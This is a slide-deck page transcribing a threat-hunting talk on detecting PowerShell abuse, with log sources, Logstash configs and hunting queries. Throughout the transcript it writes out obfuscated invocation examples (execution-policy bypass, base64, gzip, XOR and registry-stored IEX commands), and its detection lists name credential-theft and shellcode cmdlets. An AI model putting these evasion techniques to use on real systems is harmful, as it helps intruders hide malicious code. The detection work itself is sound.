

[Upgrade to Pro](#) — share decks privately, control downloads, hide ads and more ...



# Hunting for PowerShell Abuse





Heirhabarov

June 17, 2019




Technology



9



18k



# Hunting for PowerShell Abuse

PowerShell is the favorite tool of IT guys, who are responsible for administration of Windows infrastructures. It allows them to manage different services of the operating system and automate almost anything. But along with administrators, PowerShell also is liked by attackers and malware authors. The reason PowerShell is so attractive for adversaries is quite obvious: it has been included in essentially every Windows operating system by default for a decade, provides access to Windows API, and is rarely constrained, thus allowing adversaries to perform different tasks without risking being blocked. Attackers can use PowerShell to direct the execution of a local script, retrieve and execute remote resources using various network protocols, encode payloads passed via the command line, or load PowerShell into other processes.

Because of so prevalence of PowerShell among adversaries for Threat Hunters it is very important to be able to detect malicious uses of PowerShell and defend against it. In the presentation author is going to demonstrate an approaches for detection of PowerShell abuses based on different event sources like native Windows logging capabilities as well as usage of additional tools, like Sysmon or EDR solutions. How to collect traces of using PowerShell, how to filter out false positives, and how to find evidence of malicious uses among the remaining after filtering

volume of events – all these questions will be answered in the talk for present and future threat hunters.




**Heirhabarov**

June 17, 2019

Tweet

Share



## More Decks by Heirhabarov

[See All by Heirhabarov >](#)

A thumbnail image showing a globe with glowing green data points and a bright light source at the top right, set against a dark background.

**HUNTING FOR THE MOST INTERESTING ATTACK TECHNIQUES RELEVANT FOR THE GCC REGION**

Teymur Kheirkhabarov  
Head of Cyber Threat Monitoring, Response and Research  
BI.ZONE

MEA CYBER SECURITY CONFERENCE 2019

[Hunting For The Most Unusual Attack Te...](#)

heirhabarov

1 170

A thumbnail image featuring a black silhouette of an apple with a bite taken out of it, with a small red worm-like creature emerging from the bite.

**Hunting for macOS attack techniques**  
Part 1 – Initial Access, Execution, Credential Access, Persistence

Teymur Kheirkhabarov  
Director of Cyber Threat Monitoring, Response and Research Department, BI.ZONE

Maxim Tumakov  
Head of Cyber Threat Research, BI.ZONE

[Hunting for macOS attack techniques. Pa...](#)

heirhabarov

2 2.7k

## Hunting for Active Directory Certificate Services Abuse

Teymur Kheirkhabarov  
Head of SOC, BI.ZONE

Demyan Sokolin  
Principal SOC Analyst, BI.ZONE

### Hunting for Active Directory Certificate ...

 heirhabarov

☆ 2  6.5k

## Hunting for persistence via Exchange and Outlook capabilities

Teymur Kheirkhabarov  
Head of SOC, BI.ZONE

Anton Medvedev  
Principal SOC Analyst, BI.ZONE

### Hunting for persistence via Microsoft Ex...

 heirhabarov

☆ 1  7.5k



## Hunting for Privilege Escalation in Windows Environment

Teymur Kheirkhabarov  
Head of SOC R&D at Kaspersky Lab


### Hunting for Privilege Escalation in Windo...

 heirhabarov

☆ 13  28k

## Build your own threat hunting based on open-source tools

Teymur Kheirkhabarov  
SOC Technologies Research and Development Group Manager at Kaspersky Lab



### PHDays 2018 Threat Hunting Hands-On ...

 heirhabarov

☆ 7  5.2k



## Hunting for Credentials Dumping in Windows Environment

Teymur Kheirkhabarov

### Hunting for Credentials Dumping in Win...

 heirhabarov

☆ 5  6k

# Other Decks in Technology

[See All in Technology >](#)



初心者に Vue.js を教えるには

tsukuha

☆ 3 ○ 270



Jamstack でリニューアルするグリーグル...

gree\_tech PRO ☆ 2 ○ 230



新卒1年目が挑む！生成AI×マルチエー...



cyberagentdevelop...

☆ 0 ○ 110



現実のRuby/Railsアップグレード

takeyuweb

☆ 3 ○ 4.8k

 databricks

## Databricksで構築する初めての複合AIシステム



データブリックス・ジャパン  
弥生 蘭明  
©2024 Databricks Inc. - All rights reserved | Confidential and proprietary

Data

Databricksで構築する初めての複合AIシ...

taka\_aki

☆ 2 ○ 1.4k

 Microsoft | PostgreSQL 2024

## What's in a Postgres major release?



An analysis of contributions in v17 timeframe

CLAIRE GIORDANO  
@clairegiordano • @PosetteConf • @AzureDBPostgres

What's in a Postgres major release? An a...

clairegiordano

☆ 1 ○ 690

[Midosuji Tech #3]

## よくわからんサービスについての問い合わせが来たときの強い味方 Amazon Qについて

2024/10/29  
JAWS-UG 神戸 @kazzpapa3

よくわからんサービスについての問い合わせ...

kazzpapa3

☆ 0 ○ 150

 ORACLE

## Oracle Base Database Service

技術詳細

2024/10/30  
日本オラクル株式会社  
クラウド・エンジニアリングCOE統括  
データベース・ソリューション部

Oracle Base Database Service 技術詳細

oracle4engineer ...

☆ 5 ○ 49k

 CyberAgent Development Conference 2024

 ABEMA  
Apple/Google/Amazonの決済システムの違いを踏まえた定期購読課金システムの構築

株式会社AbemaTV/Development Headquarters

DAY 1 | 10.29 Tue. "EXPERT" Sessions

Apple/Google/Amazonの決済システムの...

cyberagentdevelop...

☆ 1 ○ 190

 NIKKEI | other insights for a better world

## 日経ビジュアルデータにおけるスクロールテレлинクと地図

2024/10/24 NIKKEI Tech Talk #26  
日本経済新聞社 編集 先端ビジュアルセンター  
ニュースルームエンジニア  
千崎 岩平

日経ビジュアルデータにおけるスクロー...

nikkei\_engineer\_re...

☆ 0 ○ 170

mercari Hallo

## インシデント対応の実践と品質文化の醸成

Japan Test Community

2024.10.24 @\_\_rina\_\_



インシデント対応の実践と品質文化の醸成

\_\_rina\_\_ ☆ 2 🕒 1.5k

Railway Oriented Programming を  
オニオンアーキテクチャに適用する  
by kotlin-result

Loglass

2024.10.25  
株式会社ログラス 佐藤有斗

Railway Oriented Programming を オニ...

yuitosato ☆ 2 🕒 230

## Featured

[See All Featured >](#)



### Bootstrapping a Software Product

Lessons learned building and running a hosted web application as a solo founder.

Bootstrapping a Software Product

garrettdimon ... ☆ 305 🕒 110k



### how to think like a performance engineer

How to Think Like a Performance Engine...

csswizardry ☆ 19 🕒 1.1k

## Storybook の UI Testing Handbook を読んだ

2022-01-19 フロントエンドLT会 - vol.5 #frontendlt

StorybookのUI Testing Handbookを読んだ

zakiyama

☆ 26 ○ 5.2k

## BUILDING AN ARMY OF ROBOTS

Building an army of robots

kneath

☆ 302 ○ 42k

## Put a Button on it

Removing Barriers to Going **Fast**

kastner@gmail.com / @kastner  
jgoulah@gmail.com / @johngoulah

Put a Button on it: Removing Barriers to ...

kastner

☆ 59 ○ 3.5k

## What's in a Price?

*How to price your products and services*

What's in a price? How to price your pro...

michaelherold

☆ 243 ○ 11k

# DONE DONE

*The 12 Habits of High Performers*  
Chris Lema @chrislema

Done Done

chrislema

☆ 181 ○ 16k

## Measuring & Analyzing the Core Web Vitals

What makes your site feel snappy?

Measuring & Analyzing Core Web Vitals

bluesmoon

☆ 0 ○ 33



jQuery: Nuts, Bolts and Bling

dougneiner

☆ 61 ⚡ 7.5k

# starting and learning

Teambox: Starting and Learning

jrom

☆ 132 ⚡ 8.7k



Templates, Plugins, & Blocks: Oh My! Cre...

marktimemedia

☆ 26 ⚡ 2k



XXLCSS - How to scale CSS and keep you...

sugarenia

☆ 246 ⚡ 1.3M

## Transcript

### 1. Hunting For PowerShell Abuse Teymur Kheirkhabarov Moscow, 17 June 2019

Head of Cyber Defense Center, BI.ZONE 1

### 2. • Head of Cyber Defense Center at BI.ZONE • Threat

Hunter • Big fan of ELK stack • ZeroNights / PHDays / OFFZONE speaker • GIAC GXPN certified • Ex- Head of SOC R&D at Kaspersky Lab • Ex- SOC Analyst • Ex- Infosec Admin/Engineer • Ex- Sysadmin • Twitter @HeirhabarovT • heirhabarov@gmail.com 2 Who am I

### **3. 3 What are we going to talk about?**

### **4. 4 What is PowerShell? • Task automation and configuration management**

framework from Microsoft; • Consisting of a command-line shell and associated scripting language; • Built on the .NET Framework; • Enabling administrators to perform administrative tasks on both local and remote Windows systems; • Installed and enabled by default on Windows 7, Server 2012 and later; • It was made open-source and cross-platform on 18 August 2016 with the introduction of PowerShell Core. Operating System Installed PS Version Supported PS Versions Windows 7 2.0 2.0, 3.0, 4.0, 5.0, 5.1 Windows Server 2008 R2 2.0 (\*\*\*) 2.0, 3.0, 4.0, 5.0, 5.1 Windows 8 3.0 2.0, 3.0 Windows Server 2012 3.0 2.0, 3.0, 4.0 Windows 8.1 4.0 2.0, 4.0, 5.0, 5.1 Windows Server 2012 R2 4.0 2.0, 4.0, 5.0, 5.1 Windows 10 5.1 2.0 Windows Server 2016 5.1 2.0 \*\* PowerShell 2.0 is included in all latter Windows versions

### **5. 5 Why attackers love PowerShell? • It is installed and**

enabled by default; • Most attacker logic can be written in PowerShell without the need to install malicious binaries (interaction with .NET & Windows API, execution of payloads directly from memory, downloading & execution code from another system, etc.); • It has remote access capabilities by default; • As a script, it is easy to obfuscate and difficult to detect with signature-based approach; • Many sysadmins use and trust it, allowing PowerShell malware to blend in with regular administration work; • Most organizations are not watching PowerShell activity.

POWERSHELL EMPIRE NISHANG PS > ATTACK Invoke-Mimikatz

### **6. 6 How much attackers love PowerShell?**

### **7. 7 PowerShell Execution Policies aren't about security Execution Policy is**

not a security measure as it is known and can be easily overcome. It has been developed to prevent the damage they cause users run the script by accident

### **8. 8 PowerShell Execution Policies aren't about security A lot of**

ways to bypass it! <https://blog.netspi.com/15-ways-to-bypass-the-powershell-execution-policy/> Get-Content .\script.ps1 | powershell.exe -noprofile - type .\script.ps1 | powershell.exe - noprofile - powershell -command "Write-Host Hello from PowerShell!!!" Invoke-Command - scriptblock {Write-Host Hello from PowerShell!!!"} Get-Content .\script.ps1 | Invoke-Expression Set-ExecutionPolicy Bypass -Scope Process powershell -ExecutionPolicy Bypass -File .runme.ps1

### **9. Event sources for detection of PowerShell abuses 9**

### **10. 10 Events for detection of PowerShell abuses Process monitoring, command**

line parameters Windows Event 4688 with command line audit enabled Sysmon Event 1

### **11. 11 Events for detection of PowerShell abuses Command line parameters.**

PowerShell engine log Event 400 in the "Windows PowerShell" log is generated by default whenever the PowerShell starts. It doesn't require any special audit configuration. Since PowerShell 5.0 HostApplication file of this event contains command line.

## **12. 12 Events for detection of PowerShell abuses Command line parameters.**

Services / scheduled tasks Event 7045 (service installation) from System event log is generated by default without any specific audit configuration. Event 4698 (scheduled task creation) from Security event log requires audit configuration.

## **13. 13 Events for detection of PowerShell abuses Command line parameters.**

WMI consumers Event 5861 from Microsoft-Windows-WMI- Activity/Operational is generated by default since Windows 10 RS4 when event consumer binding is created.

## **14. 14 Events for detection of PowerShell abuses Command line parameters.**

Persistence registry keys Values of autorun registry keys also can be considered as command lines:

## **15. 15 Put all command lines in one field if [winlog][channel]**

```
== "Microsoft-Windows-Sysmon/Operational" and [winlog][event_id] == 13 and [winlog][event_data][RuleName] == "reg_persistence_cmdline" and [winlog][event_data][Details] != "" {  
mutate { add_field => { "[winlog][event_data][CommandLine]" => "%{[winlog][event_data][Details]}" } } } Put command lines from different types of events in a field with the same name in order to be able to check all suspicious command lines at once with a single query: if [winlog][channel] == "Microsoft-Windows-Sysmon/Operational" and [winlog][event_id] == 20 { if [winlog][event_data][Type] == "Command Line" and [winlog][event_data][Destination] != "" {  
mutate { add_field => { "[winlog][event_data][CommandLine]" => "%{[winlog][event_data][Destination]}" } } } } Autorun registry keys modification events CommandLine WMI consumers creation events
```

## **16. 16 Events for detection of PowerShell abuses Script Block logging**

First appeared In PowerShell v5 and Windows 8.1/2012R2 with KB3000850; Automatically log code blocks if the block's contents match on a list of suspicious commands, even if script block logging is not enabled. These suspicious blocks are logged at the "warning" level in EID 4104, unless script block logging is explicitly disabled; If script block logging is enabled, the blocks that are not considered suspicious will also be logged to EID 4104, but with "verbose" or "information" levels.

## **17. 17 PowerShell Script Block logging List of suspicious commands in**

PowerShell sources <https://github.com/Power Shell/PowerShell/blob/02b5f357a20e6dee9f8e60e3adb9025be3c94490/src/System.Management.Automation/engine/runtime/CompiledScriptBlock.cs>

## **18. 18 PowerShell Transcription Available since PowerShell 5.0. Lets you capture**

the input and output of Windows PowerShell commands into text-based transcripts.

## **19. 19 PowerShell console history file By default, the PowerShell in**

Windows 10 saves the last 4096 commands that are stored in a plain text file located in the profile of each user. This file is created when someone runs an interactive PowerShell session as system.

## **20. 20 It is impossible to analyze all PowerShell executions! ~**

45 000 PC, 30 days period Total process execution events Total PowerShell execution events  
Number of PowerShell executions by a regular user

## **21. 21 PowerShell abuse patterns statistic Before adaptation of detection rules:**

After adaptation of detection rules:

## **22. 22 PowerShell abuse patterns**

## **23. 23 Well-known PowerShell Offensive Frameworks • PowerShell Arsenal • PowerShell-AD-Recon**

- DSInternals • DSCCompromise • Inveigh • Invoke-WMILM • PS>Attack • PowerSploit • PowerCat • Empire • DarkObserver • PowerMemory • Invoke-Mimikatz • Invoke-Mimikittenz • Offensive-PowerShell • Kautilya • Nishang • PoshRat • PowerShell Suite • OWA-Toolkit • Sherlock • Invoke-Phant0m

## **24. 24 Well-known PowerShell Offensive Frameworks Let's hunt it!**

[https://github.com/Neo23x0/sigma/blob/master/rules/windows/powershell/powershell\\_malicious\\_commandlets.yml](https://github.com/Neo23x0/sigma/blob/master/rules/windows/powershell/powershell_malicious_commandlets.yml)

## **25. 25 Well-known PowerShell Offensive Frameworks Let's hunt it! Search for**

commandlet and function names from well-known PowerShell offensive frameworks in PowerShell command lines and script blocks: winlog.event\_data.ScriptBlockText:(  
"PowerUp" "Invoke-Mimikatz"  
"Invoke-NinjaCopy" "Get-ModifiablePath"  
"Invoke-AllChecks" "Invoke-AmsiBypass"  
"Invoke-PsUACme" "Invoke-DllInjection"  
"Invoke-ReflectivePEInjection"  
"Invoke-Shellcode"  
"Get-GPPPassword"  
"Get-Keystrokes"  
"Get-MicrophoneAudio"  
"Get-TimedScreenshot"  
"PowerView")

## **26. 26 Suspicious PowerShell parent process Parent process application category Possible**

attack vector Possible MITRE ATT&CK techniques MS Office App / PDF Reader Doc with macros/DDE etc., vulnerability exploitation T1204: User Execution T1173: Dynamic Data Exchange T1203: Exploitation for Client Execution T1064: Scripting (macros) MS Outlook Persistence via Outlook, process execution via Outlook.Application COM T1137: Office Application Startup TT175: Distributed Component Object Model Internet Browser Browser or plugin vulnerability exploitation T1189: Drive-by Compromise T1203: Exploitation for Client Execution Web Server Web Shell, vulnerability exploitation T1100: Web Shell T1210: Exploitation of Remote Services T1190: Exploit Public-Facing Application MS SQL Server xp\_cmdshell, vulnerability exploitation T1210: Exploitation of Remote Services T1190: Exploit Public-Facing Application Other Server Applications Vulnerability exploitation T1210: Exploitation of Remote Services T1190: Exploit Public-Facing Application

**27. 27 Suspicious PowerShell parent process. ITW <https://www.hybrid-analysis.com/sample/759fb4c0091a78c5ee035715afe3084686a8493f39014aea72dae36869de9ff6?environmentId=100>**

[https://www.hybrid-analysis.com/sample/e431bc1b\\_acde51fd39a10f418c26487561fe7c3abee15395314d9d4e621cc38e?environmentId=100](https://www.hybrid-analysis.com/sample/e431bc1b_acde51fd39a10f418c26487561fe7c3abee15395314d9d4e621cc38e?environmentId=100) <https://www.hybrid-analysis.com/sample/decd28ec5f0b17ad09252e1be47f45998598a3ed500d3347896948c1b0935465?environmentId=100> T1086: PowerShell T1204: User Execution T1173: Dynamic Data Exchange T1086: PowerShell T1204: User Execution T1064: Scripting T1086: PowerShell T1170 : Mshta

**28. 28 Suspicious PowerShell parent process. Let's hunt it! [winlog.provider\\_name:"Microsoft-Windows-Sysmon" AND](#)**

winlog.event\_id:1 AND winlog.event\_data.ParentImage:(“\\mshta.exe” “\\rundll32.exe” “\\regsvr32.exe” “\\services.exe” “\\winword.exe” “\\wmiprvse.exe” “\\powerpnt.exe” “\\excel.exe” “\\msaccess.exe” “\\mspub.exe” “\\visio.exe” “\\outlook.exe” “\\amigo.exe” “\\chrome.exe” “\\firefox.exe” “\\iexplore.exe” “\\microsoftedgegecp.exe” “MicrosoftEdgeSH.exe” “\\microsoftedge.exe” “\\browser.exe” “\\vivaldi.exe” “\\safari.exe” “\\sqlagent.exe” “\\sqlserver.exe” “\\sqlservr.exe” “\\w3wp.exe” “\\httpd.exe” “\\nginx.exe” \*tomcat\* “\\php-cgi.exe” “\\jbosssvc.exe”) AND (winlog.event\_data.CommandLine:(“powershell” \* “pwsh”) OR winlog.event\_data.Description:“Windows PowerShell” OR winlog.event\_data.Product:“PowerShell Core 6”) Search for unusual PowerShell parent processes (browsers, MS Office, etc.):

**29. 29 PowerShell Scripts Installed as Services Process creation events with**

Services.exe as parent Service installation events Modification of service configuration (ImagePath) in registry

**30. 30 PowerShell Scripts Installed as Services Cobalt lateral movement**

**31. 31 PowerShell Scripts Installed as Services. Let's hunt it! ((winlog.event\_id:1**

AND winlog.event\_data.ParentImage:(“\\services.exe”) OR winlog.event\_id:(7045 OR 4697) OR (winlog.event\_id:13 AND winlog.event\_data.TargetObject:(“\\ImagePath”)) AND winlog.event\_data.CommandLine:(“powershell” \* “SyncAppvPublishingServer” \* “pwsh”) OR (winlog.event\_data.Description:“Windows PowerShell” OR winlog.event\_data.Product:“PowerShell Core 6”) Search for: • service installation event with powershell in command line; • registry modification event, where value name is ImagePath and value data contains powershell; • powershell process creation event with services.exe as parent.

**32. 32 Renamed PowerShell Adversaries can copy and rename PowerShell.exe binary**

in order to avoid detection, based on substrings search <https://www.hybrid-analysis.com/sample/1f6e267a9815ef88476fb8bedcff614bc342b89b4c80eae90e9aca78ff1eab8?environmentId=100>

**33. 33 Renamed PowerShell. Let's hunt it! Sysmon EventID 1 Windows**

PowerShell EventID 400

**34. 34 Renamed PowerShell. Let's hunt it! `winlog.provider_name:"Microsoft-Windows-Sysmon" AND winlog.event_id:1 AND`**

`-winlog.event_data.Image:(\"\\powershell.exe\" \"\\pwsh.exe\") AND  
(winlog.event_data.Description:\"Windows PowerShell\" OR  
winlog.event_data.Product:\"PowerShell Core 6\") Search for inconsistence between image name  
and VERSIONINFO: winlog.event_id:400 AND winlog.event_data.PSPHostHostName:ConsoleHost  
AND -winlog.event_data.CommandLine:*\powershell* Search for unusual PowerShell host  
process:`

**35. 35 Base64-encoded commands. -EncodedCommand <https://www.hybrid-analysis.com/sample/f80fe757882da2d668ec1367d6f51a0bf6ba8ef226769e998e520963c3c5ac3a?environmentId=100>**

**36. 36 Base64-encoded commands. -EncodedCommand. What do you need to know**

about it? powershell -e  
RwBIAHQALQBQAHIAbwBjAGUAcwBzADsARwBIAHQALQBTAGUAcgB2AGkAYwBIAA==  
powershell -ec  
RwBIAHQALQBQAHIAbwBjAGUAcwBzADsARwBIAHQALQBTAGUAcgB2AGkAYwBIAA==  
powershell -en  
RwBIAHQALQBQAHIAbwBjAGUAcwBzADsARwBIAHQALQBTAGUAcgB2AGkAYwBIAA==  
powershell -enc  
RwBIAHQALQBQAHIAbwBjAGUAcwBzADsARwBIAHQALQBTAGUAcgB2AGkAYwBIAA==  
powershell -enco  
RwBIAHQALQBQAHIAbwBjAGUAcwBzADsARwBIAHQALQBTAGUAcgB2AGkAYwBIAA==  
powershell -encod  
RwBIAHQALQBQAHIAbwBjAGUAcwBzADsARwBIAHQALQBTAGUAcgB2AGkAYwBIAA==  
powershell -encode  
RwBIAHQALQBQAHIAbwBjAGUAcwBzADsARwBIAHQALQBTAGUAcgB2AGkAYwBIAA==  
powershell -encoded  
RwBIAHQALQBQAHIAbwBjAGUAcwBzADsARwBIAHQALQBTAGUAcgB2AGkAYwBIAA==  
powershell -encodedc  
RwBIAHQALQBQAHIAbwBjAGUAcwBzADsARwBIAHQALQBTAGUAcgB2AGkAYwBIAA==  
powershell -encodedco  
RwBIAHQALQBQAHIAbwBjAGUAcwBzADsARwBIAHQALQBTAGUAcgB2AGkAYwBIAA==  
powershell -encodedcom  
RwBIAHQALQBQAHIAbwBjAGUAcwBzADsARwBIAHQALQBTAGUAcgB2AGkAYwBIAA==  
powershell -encodedcomm  
RwBIAHQALQBQAHIAbwBjAGUAcwBzADsARwBIAHQALQBTAGUAcgB2AGkAYwBIAA==  
powershell -encodedcomman  
RwBIAHQALQBQAHIAbwBjAGUAcwBzADsARwBIAHQALQBTAGUAcgB2AGkAYwBIAA==  
powershell -encodedcommand  
RwBIAHQALQBQAHIAbwBjAGUAcwBzADsARwBIAHQALQBTAGUAcgB2AGkAYwBIAA==

### **37. 37 Base64-encoded commands. –EncodedCommand. Let's hunt it!**

**(winlog.event\_data.CommandLine:(\*powershell\* \*pwsh\*) OR**

winlog.event\_data.Description:"Windows PowerShell" OR  
winlog.event\_data.Product:"PowerShell Core 6" OR (winlog.event\_id:400 AND  
winlog.provider\_name:PowerShell)) AND (winlog.event\_data.CommandLine:"\* -enc \*\* -enco"  
"\* -encod" "\* -encode" "\* -encoded" "\* -encodedc" "\* -encodedco" "\* - encodedcom" "\* -  
encodedcomm" "\* -encodedcomma" "\* -encodedcomman" "\* -encodedcommand") OR  
winlog.event\_data.CommandLine.keyword:/(\*([p|P][o|O][w|W][e|E][r|R][s|S][h|H][e|E][l|L][l|L][  
[p|P][w|W][s|S][h|H])\([e|E][x|X][e|E]\|^|[e|E][x|X][e|E]\|^)\*[ |]+-\  
(e|E|ec|Ec|eC|EC|en|eN|En|EN)[ |]+.\*/) Search for -e[ncodedcommand] in PowerShell command  
line:

### **38. 38 EncodedCommand and Script Block logging Decoded by Logstash grok**

```
{ match => { "[winlog][event_data][CommandLine]" => '([p|P][o|O][w|W][e|E][r|R][s|S][h|H][e|E]  
[l|L][l|L]|([p|P][w|W][s|S][h|H]))\([e|E][x|X][e|E]\|^|[e|E][x|X][e|E]\|^)*[ |]+-\(e|E)(\w{1,13})?s+(")?  
%{NOTSPACE:[@metadata][EncodedPS]}(")?(\s+.*?)$' } } if [@metadata][EncodedPS] { ruby { code  
=> 'require "base64" event.set("[winlog][event_data][ScriptBlockText]",  
Base64.decode64(event.get("[@metadata][EncodedPS]").delete!("\"0"))' } } Logstash config  
example
```

### **39. 39 Base64-encoded commands. FromBase64String powershell -command**

**"IEX([System.Text.Encoding]::Unicode.GetString([System.Convert]::FromBase64String('RwBIAHQALQBQAHIAbwBjA  
GUAcwBzADsARwBIAHQALQBTAGUAcgB2AGkAYwBIAA=='))" powershell -command**

"IEX([System.Text.Encoding]::ASCII.GetString([System.Convert]::FromBase64String('R2V0LVBy  
b2Nlc3M7R2V0LVNI cnZpY2U='))" FromBase64String method converts the specified string,  
which encodes binary data as base-64 digits, to an equivalent 8-bit unsigned integer array. In  
combination with Invoke-Expression cmdlet it can be used to execute base64-encoded  
PowerShell code. \$Text = 'Get-Process;Get-Service' \$Bytes =  
[System.Text.Encoding]::Unicode.GetBytes(\$Text) \$EncodedText =  
[Convert]::ToBase64String(\$Bytes) \$EncodedText =>  
RwBIAHQALQBQAHIAbwBjAGUAcwBzADsARwBIAHQALQBTAGUAcgB2AGkAYwBIAA==

**40. 40 FromBase64String + Compression powershell -command "\$s=New-Object IO.MemoryStream([Convert]::FromBase64String('H4sIAKx46VwAA3NPLdENKMpPTi0utnYHsoNTi8oyk1O5AA7DSEUYAAAA')); IEX**

```
(New-Object IO.StreamReader(New-Object IO.Compression.GzipStream($s, [IO.Compression.CompressionMode]::Decompress))).ReadToEnd()" powershell -c command "$s=New-Object IO.MemoryStream([Convert]::FromBase64String('c08t0Q0oyk9OLS62dgeyg1OLyjKTUwE=')); IEX (New- Object IO.StreamReader(New-Object IO.Compression.DeflateStream($s, [IO.Compression.CompressionMode]::Decompress))).ReadToEnd()"  
https://www.reverse.it/sample/10f70840eb3 1aa2aa22d83a363993b1c66604b08bd94956 74532921ccbc1b8c6/?environmentId=100
```

**41. 41 Base64-encoded commands. X509Enrollment COM https://twitter.com/subTee/status/1132068630537969664 Powershell –command "IEX**

```
([System.Text.Encoding]::Unicode.GetString((New-Object -ComObject X509Enrollment.CBinaryConverter).StringToVariantByteArray('RwBl AHQALQBQAHIAbwBjAGUAcwBzADsARwBIAHQALQBTAGUAcgB2AG kAYwBIAA==', 1)))" powershell IEX ([System.Text.Encoding]::Unicode.GetString(([activator]::CreateInstance([type]::GetTypeFromCLSID('884e2002-217d-11da-b2a4-000e7bbb2b09')).StringToVariantByteArray('RwBIAHQALQBQAHIAbwBjAGUAcwBzADsARwBIAHQALQBTAGUAcgB2AGkAYwBIAA==', 1))) By ProgID: By CLSID:
```

**42. 42 FromBase64String / Compression / X509Enrollment Let's hunt It! (winlog.event\_data.CommandLine:(\*powershell\*)**

```
*pwsh*) OR winlog.event_data.Description:"Windows PowerShell" OR winlog.event_data.Product:"PowerShell Core 6" OR (winlog.event_id:400 AND winlog.provider_name:PowerShell) AND (winlog.event_data.CommandLine:(GzipStream* *Decompress* *Compression* *MemoryStream* *DeflateStream* *FromBase64String* *ToBase64String*) OR winlog.event_data.CommandLine:((**X509Enrollment.CBinaryConverter** OR **884e2002-217d-11da-b2a4-000e7bbb2b09**) AND *StringToVariantByteArray*)) Registry Key Modification Service Installation Process Creation PowerShell Engine is started Search for specific functions and objects names in PowerShell command lines and script blocks:
```

**43. 43 FromBase64String + Compression Let's hunt It! winlog.event\_data.ScriptBlockText.keyword:\*H4sI\* OR ((winlog.event\_data.CommandLine:(\*powershell\***

```
*pwsh*) OR winlog.event_data.Description:"Windows PowerShell" OR winlog.event_data.Product:"PowerShell Core 6" OR (winlog.event_id:400 AND winlog.provider_name:PowerShell) AND winlog.event_data.CommandLine:*H4sI*) Search for base64 gzipped payload in PowerShell command lines and script blocks (H4sI -> 1f 8b 08, GZIP archive file):
```

**44. 44 FromBase64String / X509Enrollment COM and ScriptBlock logging**  
H4sIAKx46VwAA3NPLdENKMpPTi0utnYHsoNTi8oyk1O5AA7DSEUYAAAA  
RwB1AHQALQBQAHIAbwBjAGUAcwBzADsARwB1AHQALQBTAGUAcgB2

AGkAYwBIAA==

**45. 45 Xor-ed commands ITW** [https://www.hybrid-analysis.com/sample/72c654e81e379587\\_7f0159ae56553d29599e34e82c7cb5dfc3fb376cb3a21cc7?environmentId=120](https://www.hybrid-analysis.com/sample/72c654e81e379587_7f0159ae56553d29599e34e82c7cb5dfc3fb376cb3a21cc7?environmentId=120)

**46. 46 Xor-ed commands. Let's hunt it!** powershell -command "IEX \$(([Char[]]`\_za|m%@g{|(\*@mddg(nzge(Xg^`{mz[`mdd)\*3(Om)%Xzgkm{{'.%(\$\_

```
-bxor 0x8}|%{[Char]$_) -join '')" $plainCommand = 'Write-Host "Hello from PowerShell!"; Get-Process'; $plainCommandBytes = [Char[]]$plainCommand $xoredCommand = (([Char[]]$plainCommand |%{$_-bxor 0x8}|%{[Char]$_) -join '') $xoredCommand => _za|m%@g{|(*@mddg(nzge(Xg^`{mz[`mdd)*3(Om)%Xzgkm{{' (winlog.event_data.CommandLine:(*powershell* *pwsh* *SyncAppvPublishingServer* *pwsh*) OR winlog.event_data.Description:"Windows PowerShell" OR winlog.event_data.Product:"PowerShell Core 6" OR (winlog.event_id:400 AND winlog.provider_name:PowerShell)) AND winlog.event_data.CommandLine:(*char* AND *bxor* AND *join*)
```

**47. 47 Execution of PS code / .NET assembly from registry**

```
powershell.exe -command "IEX ([Text.Encoding]::ASCII.GetString([Convert]::FromBase64String((Get- ItemProperty 'HKCU:\Software\Classes\UBZZXDJZAOGD').b64encPS)))" powershell -command "[Reflection.Assembly]::Load([System.Convert]::FromBase64String(( Get-ItemProperty 'HKCU:\Software\Classes\UBZZXDJZAOGD').b64encAssembly)); [CMD_exec.Class1]::RunCMD()" https://www.hybrid- analysis.com/sample/6c5d97dd488a5d83bd221d2636e6dc5ef14be91cf1b1a38ce 7a261f3febad183?environmentId=120
```

**48. 48 Execution of PS code / .NET assembly from registry**

